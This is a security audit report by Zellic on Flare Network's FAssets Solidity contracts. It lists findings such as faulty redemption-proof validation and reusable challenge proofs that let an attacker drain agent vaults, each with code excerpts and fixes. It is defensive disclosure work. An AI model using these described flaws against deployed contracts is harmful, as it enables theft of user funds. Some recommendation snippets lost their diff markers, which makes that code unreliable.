Zellic


Prepared for
Luka Avbreht
Iztok Kavkler
Flare Network

Prepared by
Nipun Gupta
Weipeng Lai
Zellic

August 14, 2025

Flare FAssets

Smart Contract Security Assessment



Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for Flare Network from July 2nd to August 11th, 2025. During this engagement, Zellic reviewed Flare FAssets's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Are there any vulnerabilities that could result in the loss of user funds?
- Are access controls implemented effectively to prevent unauthorized operations?
- Are there any ways of withdrawing or vesting more funds than intended?
- Is the core vault secure in its operations? Can anyone manipulate it?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.4. Results

During our assessment on the scoped Flare FAssets contracts, we discovered 20 findings. No critical issues were found. One finding was of high impact, four were of medium impact, six were of low impact, and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for the benefit of Flare Network in the Discussion section (4. ↗).

Breakdown of Finding Impacts

Impact Level	Count
Critical	0
High	1
Medium	4
Low	6
Informational	9



2. Introduction

2.1. About Flare FAssets

Flare Network contributed the following description of Flare FAssets:

> FAssets bring non-smart contract assets like XRP into DeFi — securely, scalably, and with full custody retained.
>
> The FAsset contracts are used to mint assets on top of Flare. The system is designed to handle chains which don't have (full) smart contract capabilities, although it can also work for smart contract chains. Initially, FAsset system will support XRP native asset on XRPL. At a later date BTC, DOGE, add tokens from other blockchains will be added. The minted FAssets are secured by collateral, which is in the form of ERC20 tokens on Flare/Songbird chain and native tokens (FLR/SGB). The collateral is locked in contracts that guarantee that minted tokens can always be redeemed for underlying assets or compensated by collateral. Underlying assets can also be transferred to Core Vault, a vault on the underlying network. When the underlying is on the Core Vault, the agent doesn't need to back it with collateral so they can mint again or decide to withdraw this collateral. Two novel protocols, available on Flare and Songbird blockchains, enable the FAsset system to operate:
>
> - **FTSO** contracts which provide decentralized price feeds for multiple tokens.
> - Flare's **FDC**, which bridges payment data from any connected chain.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

Flare FAssets Contracts

Type	Solidity
Platform	EVM-compatible
Target	fassets
Repository	https://gitlab.com/flarenetwork/fassets/ ↗
Version	`09ecd5c5b7c7bc2257a76ce3912691fbdd37cde8`

Programs	`agentOwnerRegistry/implementation/*`
	`agentVault/**/*`
	`assetManager/**/*`
	`assetManagerController/**/*`
	`collateralPool/**/*`
	`coreVaultManager/**/*`
	`diamond/**/*`
	`fassetToken/**/*`
	`flareSmartContracts/**/*`
	`ftso/**/*`
	`governance/**/*`
	`userInterfaces/**/*`
	`utils/**/*`

2.4. Project Overview

Zellic was contracted to perform a security assessment for a total of 8.1 person-weeks. The assessment was conducted by two consultants over the course of six calendar weeks.

Contact Information

The following project managers were associated with the engagement:

Jacob Goreski
Engagement Manager
jacob@zellic.io ↗

Chad McDonald
Engagement Manager
chad@zellic.io ↗

Pedro Moura
Engagement Manager
pedro@zellic.io ↗

The following consultants were engaged to conduct the assessment:

Nipun Gupta
Engineer
nipun@zellic.io ↗

Weipeng Lai
Engineer
weipeng.lai@zellic.io ↗

2.5. Project Timeline

The key dates of the engagement are detailed below.

July 2, 2025	Start of primary review period
July 2, 2025	Kick-off call
August 11, 2025	End of primary review period

3. Detailed Findings

3.1. Blocked redemption payments cannot be confirmed due to incorrect address validation

Target	RedemptionConfirmationsFacet		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Description

According to the specification, when a redemption payment is blocked by the receiver, the agent may submit a proof with status `PAYMENT_BLOCKED` to `confirmRedemptionPayment`. In this case, the agent's obligation is considered fulfilled, and the agent should retain both the collateral and the underlying assets.

The implementation indicates this intent by explicitly accepting `PAYMENT_BLOCKED` proofs:

```
function _validatePayment(
    Redemption.Request storage request,
    IPayment.Proof calldata _payment
)
    private view
    returns (bool _paymentValid, string memory _failureReason)
{
    // [...]
        // for blocked payments, receivedAmount == 0, but it's still receiver's
    fault
        if (_payment.data.responseBody.status !=
    TransactionAttestation.PAYMENT_BLOCKED) {
            return (false, "redemption payment too small");
        }
    // [...]
    return (true, "");
}
```

However, the preceding address validation is inconsistent with this behavior:

```
function _validatePayment(
    Redemption.Request storage request,
    IPayment.Proof calldata _payment
)
    private view
```

```
    returns (bool _paymentValid, string memory _failureReason)
{
    // [...]
    } else if (_payment.data.responseBody.receivingAddressHash !=
    request.redeemerUnderlyingAddressHash) {
        return (false, "not redeemer's address");
    // [...]
    return (true, "");
}
```

The `_validatePayment` function compares `receivingAddressHash` from the proof against `request.redeemerUnderlyingAddressHash`. For any nonsuccessful payment, `receivingAddressHash` is `bytes32(0)`. As a result, this check fails for valid `PAYMENT_BLOCKED` proofs, causing `_validatePayment` to return `false` and `confirmRedemptionPayment` to default the redemption even though the agent is not at fault.

Impact

An attacker can request redemption to a receiver address that blocks inbound transfers. The redemption can never be properly confirmed and always ends in default:

- If the agent does not fulfill the redemption in time, the attacker calls `redemptionPaymentDefault` to default the request.
- If the agent makes the payment, submitting a `PAYMENT_BLOCKED` proof causes `confirmRedemptionPayment` to incorrectly reject the proof due to the address check, defaulting the agent.

Upon default, the attacker receives the default premium.

Recommendations

We recommend validating the recipient address using `intendedReceivingAddressHash` instead of `receivingAddressHash` in `_validatePayment`. This aligns the check with how nonsuccess responses are encoded and prevents incorrect defaults for `PAYMENT_BLOCKED` proofs.

```
function _validatePayment(
    Redemption.Request storage request,
    IPayment.Proof calldata _payment
)
    private view
    returns (bool _paymentValid, string memory _failureReason)
{
    // [...]
    } else if (_payment.data.responseBody.receivingAddressHash != request.
```

```
        redeemerUnderlyingAddressHash) {
    } else if (_payment.data.responseBody.intendedReceivingAddressHash !=
        request.redeemerUnderlyingAddressHash) {
        return (false, "not redeemer's address");
    // [...]
}
```

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit ed68a14b ↗.

3.2. Incorrect calculation in `maxLiquidationAmountAMG`

Target	Liquidation		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium

Description

In `Liquidation.maxLiquidationAmountAMG`, the bound for `maxLiquidatedAMG` is computed from `_agent.mintedAMG`:

```
uint256 maxLiquidatedAMG = uint256(_agent.mintedAMG)
    .mulDivRoundUp(targetRatioBIPS - _collateralRatioBIPS, targetRatioBIPS
    - _factorBIPS);
```

This calculation ignores additional backed obligations (`reservedAMG` and `redeemingAMG`) that contribute to the collateral ratio. As a result, the function underestimates the amount that can be liquidated.

The correct calculation requires considering all backed asset-minting granularity (AMG). Let

- L = liquidated AMG
- B = total backed AMG (minted + reserved + redeeming for the relevant collateral kind)
- C = current collateral ratio
- T = target collateral ratio
- F = liquidation factor

To ensure the postliquidation collateral ratio does not exceed the target,

$$\frac{B \cdot C - L \cdot F}{B - L} \leq T \quad \Rightarrow \quad L \leq B \cdot \frac{T - C}{T - F}$$

The correct upper bound depends on total backed AMG, not only the minted portion.

Impact

The current calculation for `maxLiquidatedAMG` underestimates the amount that can be liquidated.

Recommendations

We recommend basing the bound on total backed AMG instead of only `mintedAMG`:

```
uint256 maxLiquidatedAMG = uint256(_agent.mintedAMG)
    .mulDivRoundUp(targetRatioBIPS - _collateralRatioBIPS, targetRatioBIPS -
        _factorBIPS);
uint256 redeemingAMG = _collateralKind == Collateral.Kind.POOL ? _agent.
    poolRedeemingAMG : _agent.redeemingAMG;
uint256 totalAMG = uint256(_agent.mintedAMG) + uint256(_agent.reservedAMG) +
     uint256(redeemingAMG);
uint256 maxLiquidatedAMG = uint256(totalAMG)
   .mulDiv(targetRatioBIPS - _collateralRatioBIPS, targetRatioBIPS - _
       factorBIPS);
```

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit 2aef28a9 ↗.

3.3. Dust amount not handled in `_selfCloseExitTo`

Target	CollateralPool		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium

Description

The `_selfCloseExitTo` function calls `_getFAssetRequiredToNotSpoilCR` to determine `requiredFAssets` then transfers this amount from the user to the pool.

```
function _selfCloseExitTo(
    uint256 _tokenShare,
    bool _redeemToCollateral,
    address payable _recipient,
    string memory _redeemerUnderlyingAddress,
    address payable _executor
)
    private
{
    // [...]
    uint256 requiredFAssets = _getFAssetRequiredToNotSpoilCR(natShare);
    // [...]
    fAsset.safeTransferFrom(msg.sender, address(this), requiredFAssets);
    // [...]
    if (requiredFAssets > 0) {
        if (requiredFAssets < assetManager.lotSize() || _redeemToCollateral) {
            assetManager.redeemFromAgentInCollateral(agentVault, _recipient,
    requiredFAssets);
        } else {
            returnFunds = _executor == address(0);
            // pass `msg.value` to `redeemFromAgent` for the executor fee if
    `_executor` is set
            assetManager.redeemFromAgent{ value: returnFunds ? 0 : msg.value
    }(
                agentVault, _recipient, requiredFAssets,
    _redeemerUnderlyingAddress, _executor);
        }
    }
    // [...]
}
```

However, when this amount is later processed by `assetManager.redeemFromAgentInCollateral` or `assetManager.redeemFromAgent`, it is converted using `Conversion.convertUBAToAmg`. If `requiredFAssets` is not a whole AMG unit, the dust amount is transferred from the user to the pool contract but is not redeemed for the user.

Impact

The user overpays by the dust amount; up to just under one AMG per self-close exit call can be lost.

Additionally, dust accumulates in the pool, which complicates accounting and fairness.

Recommendations

We recommend rounding up the return value from `_getFAssetRequiredToNotSpoilCR` to the nearest AMG unit to ensure full redemption.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `80d1b80d` ↗.

3.4. Accounting discrepancy in redemption-pool fee minting

Target	RedemptionConfirmationsFacet		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium

Description

In RedemptionConfirmationsFacet, the function `_mintPoolFee` records the agent's minted amount in AMG by flooring `poolFeeUBA` to whole AMG via `Conversion.convertUBAToAmg(poolFeeUBA)`, but it mints the full `poolFeeUBA` FAsset amount to the collateral pool. If `poolFeeUBA` is not a multiple of AMG, the minted FAsset amount can exceed the recorded AMG amount.

```
function _mintPoolFee(
    Agent.State storage _agent,
    Redemption.Request storage _request,
    uint256 _redemptionRequestId
)
    private
{
    uint256 poolFeeUBA
    = uint256(_request.underlyingFeeUBA).mulBips(_request.poolFeeShareBIPS);
    if (poolFeeUBA > 0) {
        AgentBacking.createNewMinting(_agent,
    Conversion.convertUBAToAmg(poolFeeUBA));
        Globals.getFAsset().mint(address(_agent.collateralPool), poolFeeUBA);
        _agent.collateralPool.fAssetFeeDeposited(poolFeeUBA);
        emit
    IAssetManagerEvents.RedemptionPoolFeeMinted(_agent.vaultAddress(),
    _redemptionRequestId, poolFeeUBA);
    }
}
```

Impact

The agent's recorded minted AMG can be understated relative to the FAsset tokens minted, slightly understating the agent's obligations. Per redemption, the discrepancy is less than one AMG, but it can accumulate over many redemptions.

Recommendations

We recommend rounding `poolFeeUBA` to a whole AMG amount before minting, so the recorded AMG and the minted FAsset amount stay consistent:

```
uint256 poolFeeUBA
    = uint256(_request.underlyingFeeUBA).mulBips(_request.poolFeeShareBIPS);
poolFeeUBA = Conversion.roundUBAToAmg(poolFeeUBA);
```

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit 5530d8f2 ↗.

3.5. Challengers can submit challenges when the agent is in DESTROYING status

Target	ChallengesFacet		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

Challenge functions in ChallengesFacet do not check whether an agent is in the DESTROYING status.

In addition, the function `startFullLiquidation` returns early for DESTROYING agents and does not transition them to FULL_LIQUIDATION:

```
function startFullLiquidation(
    Agent.State storage _agent
)
    internal
{
    // if already in full liquidation or destroying, do nothing
    if (_agent.status == Agent.Status.FULL_LIQUIDATION
        || _agent.status == Agent.Status.DESTROYING) return;
    // [...]
}
```

The challenge functions also do not mark proofs as used, which enables repeated reuse.

As a result, if an agent withdraws from the underlying while in DESTROYING status, an attacker can call `illegalPaymentChallenge` with a valid payment proof to obtain challenge rewards. Because the challenge does not change the status or record the proof as used, the attacker can repeatedly call `illegalPaymentChallenge` and drain the agent vault.

A similar issue affects `doublePaymentChallenge`. If the agent makes two payments after entering DESTROYING status with the same payment reference (for example, an empty memo that yields identical references), an attacker can invoke `doublePaymentChallenge` multiple times to drain the agent vault.

A proof of concept (POC) for both of the attacks can be found in the appendix, section 7.1. ↗.

Impact

If an agent withdraws assets from the underlying while in DESTROYING status, an attacker can repeatedly call challenge functions to drain the agent vault.

Recommendations

We recommend rejecting challenges when the agent status is `DESTROYING`.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `cdd2ea00`.

3.6. The `underlyingFeeUBA` is not included in the calculation of `redemptionValue` within `freeBalanceNegativeChallenge`

Target	ChallengesFacet		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

Within `freeBalanceNegativeChallenge`, when a payment carries a valid redemption reference, the code offsets the agent's free-balance deduction by the redemption amount expected to be paid. However, it currently offsets by the gross redemption value (`request.underlyingValueUBA`) instead of the net amount the agent must actually pay on the underlying chain.

```
function freeBalanceNegativeChallenge(
    IBalanceDecreasingTransaction.Proof[] calldata _payments,
    address _agentVault
)
    external
    nonReentrant
{
    // [...]
        if (PaymentReference.isValid(paymentReference,
    PaymentReference.REDEMPTION)) {
            // for open redemption, we don't count the value that should be
    paid to free balance deduction.
            // Note that we don't need to check that the redemption is for this
    agent, because payments
            // with redemption reference for other agent can be immediatelly
    challenged as illegal.
            uint256 redemptionId =
    PaymentReference.decodeId(pmi.data.responseBody.standardPaymentReference);
            Redemption.Request storage request
    = state.redemptionRequests[redemptionId];
            uint256 redemptionValue = Redemptions.isOpen(request) ?
    request.underlyingValueUBA : 0;
            total += pmi.data.responseBody.spentAmount
    - SafeCast.toInt256(redemptionValue);
    // [...]
}
```

This is inconsistent with the redemption-confirmation logic, which defines the payable amount as `request.underlyingValueUBA - request.underlyingFeeUBA` and validates incoming payments against this net amount.

Impact

The challenge's `total` free-balance consumption understates the actual amount by `request.underlyingFeeUBA` for each open redemption payment included, potentially allowing agents to temporarily avoid legitimate challenges.

However, agents cannot effectively exploit this vulnerability as challengers can still challenge them after the redemption completes; therefore, the issue only exists during the period when redemptions are open.

Recommendations

We recommend offsetting by the net redemption-payment amount rather than the gross redemption value:

```
uint256 redemptionValue = Redemptions.isOpen(request) ?
request.underlyingValueUBA : 0;
uint256 redemptionValue = Redemptions.isOpen(request) ?
request.underlyingValueUBA - request.underlyingFeeUBA : 0;
```

Remediation

This issue has been acknowledged by Flare Network. Flare Network has stated this is by design and provided the following response:

> When an open redemption is confirmed, the free balance is increased by request.underlyingValueUBA, so this is the value that has to be considered in balance negative challenge.

3.7. Unnecessary rounding operation in `maxLiquidationAmountAMG`

Target	Liquidation		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

The `maxLiquidationAmountAMG` function rounds `maxLiquidatedAMG` up to a whole number of lots:

```
function maxLiquidationAmountAMG(
    Agent.State storage _agent,
    uint256 _collateralRatioBIPS,
    uint256 _factorBIPS,
    Collateral.Kind _collateralKind
)
    internal view
    returns (uint256)
{
    // [...]
    // round up to whole number of lots
    maxLiquidatedAMG = maxLiquidatedAMG.roundUp(settings.lotSizeAMG);
    return Math.min(maxLiquidatedAMG, _agent.mintedAMG);
}
```

This rounding operation is unnecessary because `Redemptions.closeTickets` can process amounts that are not whole numbers of lots.

Impact

This unnecessary rounding up could overestimate the liquidatable amount. The liquidation cap is enlarged by up to `lotSizeAMG - 1` AMG beyond the strictly necessary amount.

Recommendations

We recommend removing the unnecessary rounding operation.

```
maxLiquidatedAMG = maxLiquidatedAMG.roundUp(settings.lotSizeAMG);
```

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `f80f3766`.

3.8. Incorrect rounding in `_getFAssetRequiredToNotSpoilCR`

Target	CollateralPool		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

In the else branch of `_getFAssetRequiredToNotSpoilCR`, the function currently rounds down when calculating the FAsset amount required to maintain the pool's collateralization ratio. However, to preserve the pool's CR, it should be rounded up to ensure at least the minimum required amount is burned.

```
function _getFAssetRequiredToNotSpoilCR(
    uint256 _natShare
)
    internal view
    returns (uint256)
{
    // [...]
    } else {
        // f-asset that preserves pool CR (assume poolNatBalance >= natShare >
    0)
        // solve (N - n) / (F - f) = N / F get f = n F / N
        return backedFAssets.mulDiv(_natShare, totalCollateral);
    }
}
```

Impact

This may lead to minor CR deterioration when the pool is below `exitCR`.

Recommendations

We recommend rounding up in the else branch of `_getFAssetRequiredToNotSpoilCR`.

```
return backedFAssets.mulDiv(_natShare, totalCollateral);
return backedFAssets.mulDivRoundUp(_natShare, totalCollateral);
```

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit a96e99a0 ↗.

3.9. Incorrect rounding direction in `payout`

Target	CollateralPool		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

The `payout` function in CollateralPool calculates `maxSlashedTokens` using `mulDiv` when determining how many pool tokens to burn as compensation for agent responsibility.

```
function payout(
    address _recipient,
    uint256 _amount,
    uint256 _agentResponsibilityWei
)
    external
    onlyAssetManager
    nonReentrant
{
    // [...]
    uint256 maxSlashedTokens = totalCollateral > 0 ?
         token.totalSupply().mulDiv(_agentResponsibilityWei, totalCollateral)
    : agentTokenBalance;
    // [...]
}
```

The `mulDiv` function rounds down, which means agents pay slightly less than their proportional share of responsibility.

Impact

Over time, the pool absorbs small losses that agents should cover.

Recommendations

We recommend using `mulDivRoundUp` to ensure agents pay at least their proportional share.

```
uint256 maxSlashedTokens = totalCollateral > 0 ?
    token.totalSupply().mulDiv(_agentResponsibilityWei, totalCollateral) :
        agentTokenBalance;

    token.totalSupply().mulDivRoundUp(_agentResponsibilityWei, totalCollatera
        l) : agentTokenBalance;
```

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit bd060e7e ↗.

3.10. The agent can front-run the executor by calling `executeMinting` for the executor fee

Target	MintingFacet		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Low	**Impact**	Low

Description

When a minter nominates an executor and prepays the executor fee in `reserveCollateral`, the executor can claim this fee by calling `executeMinting` after the underlying payment finalizes. However, if the agent calls `executeMinting` instead, the executor fee is distributed between the agent and the collateral pool:

```
function executeMinting(
    IPayment.Proof calldata _payment,
    uint256 _crtId
)
    external
    nonReentrant
{
    // [...]
    uint256 executorFee = crt.executorFeeNatGWei * Conversion.GWEI;
    uint256 claimedExecutorFee = msg.sender == executor ? executorFee : 0;
    // calculate total fee before deleting collateral reservation
    // add the executor fee if it is not claimed by the executor
    uint256 totalFee = crt.reservationFeeNatWei + executorFee
    - claimedExecutorFee;
    // [...]
    // share collateral reservation fee between the agent's vault and pool
    Minting.distributeCollateralReservationFee(agent, totalFee);
    // pay executor in WNat to avoid reentrancy
    Transfers.depositWNat(Globals.getWNat(), executor, claimedExecutorFee);
}
```

If the distributed fee exceeds the gas cost for calling `executeMinting`, the agent has an economic incentive to front-run the executor. This results in the executor losing their entitled fee while the agent profits.

Impact

The executor loses their entitled fee.

Recommendations

We recommend refunding the executor fee to the minter when `executeMinting` is not called by the designated executor.

Remediation

This issue has been acknowledged by Flare Network, and a fix was implemented in commit `fd540fab` ↗. The executor fee is now burned if someone other than the executor calls the function.

3.11. No upper cap for `exitCollateralRatioBIPS`

Target	CollateralPool		
Category	Business Logic	**Severity**	Medium
Likelihood	Low	**Impact**	Low

Description

The collateral pool's exit collateral ratio (`exitCollateralRatioBIPS`) has no global maximum. Although changes are timelocked and per-update increases are limited (as shown in the code below), an agent can repeatedly increase the value over time.

```
function setPoolExitCollateralRatioBIPS(
        Agent.State storage _agent,
        uint256 _poolExitCollateralRatioBIPS
    )
        internal
    {
        //...
        require(_poolExitCollateralRatioBIPS >= minCR, ValueTooLow());
        uint256 currentExitCR
    = _agent.collateralPool.exitCollateralRatioBIPS();
        // if minCollateralRatioBIPS is increased too quickly, it may be
    impossible for pool exit CR
        // to be increased fast enough, so it can always be changed up to 1.2 *
    minCR
        require(_poolExitCollateralRatioBIPS <= currentExitCR * 3 / 2 ||
                _poolExitCollateralRatioBIPS <= minCR * 12 / 10,
                IncreaseTooBig());
        _agent.collateralPool.setExitCollateralRatioBIPS(
            _poolExitCollateralRatioBIPS);
    }
```

